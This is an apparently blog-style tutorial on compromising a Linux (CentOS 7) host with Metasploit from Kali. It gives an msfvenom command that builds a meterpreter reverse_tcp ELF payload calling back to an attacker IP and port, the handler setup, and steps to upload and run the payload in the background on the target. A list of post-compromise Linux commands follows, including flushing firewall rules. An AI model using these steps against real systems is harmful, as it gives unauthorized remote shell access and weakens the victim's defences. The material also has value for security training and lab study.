In previous articles, we discussed how to compromise a Windows host using msf. In this article, we will talk about how to compromise a Linux platform using MSF!
Experimental Environment
- CentOS 7
- Kali Linux
Generating Shell
First, we will use msf to generate an executable shell for the Linux platform. The command is as follows:
msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=192.168.123.43 lport=5555 -f elf -o kali.elf
 Configuring MSF

msfconsole
handler -H 192.168.123.43 -P 5555 -p linux/x86/meterpreter/reverse_tcp
Upload the generated <span>kali.elf</span> to the server and add executable permissions.
# Add permissions
chmod +x kali.elf
# Run
./kali.elf
# Run in the background
./kali.elf &

It is important to note that, in practice, I feel that the security performance of Linux is relatively better than that of Windows. Even if the shell is uploaded, without root permissions, the program cannot run. Of course, root permissions are also needed to open the corresponding ports. After running the program, we successfully obtain session information.
Common Commands in Linux
Get System Architecture and Other Information
uname -a
Process Related
ps -elf     // List current process snapshot
ps aux     // List current process snapshot
top
Service Status
service --status-all      // Check the status of all services
systemctl -a        // List all units installed in the file system.
service servicename start
systemctl start servicename     // Start a specific service
service servicename stop
systemctl stop servicename     // Stop a specific service
service servicename status
systemctl status servicename    // Display the status information of a specific service
cat /etc/services       // /etc/services maps port numbers to specified services
Firewall
iptables -L         // List all rule chains.
iptables -F         // Delete all rules in the selected rule chain.
iptables -A INPUT -p icmp -m icmp –icmp-type 0 -j ACCEPT // Execute iptables -p icmp –help for more information.
iptables -A INPUT -p tcp -m tcp –sport 80 -m state –state RELATED,ESTABLISHED -j ACCEPT // Open port 80
iptables -A OUTPUT -p tcp -m tcp –sport 55552 -s 127.0.0.1 -d 127.0.0.1 -j ACCEPT
We will not elaborate further on other commands. You can also use msf to enter the Linux shell environment. Because of higher permissions, more operations can be performed in the shell.
For more exciting articles, please follow us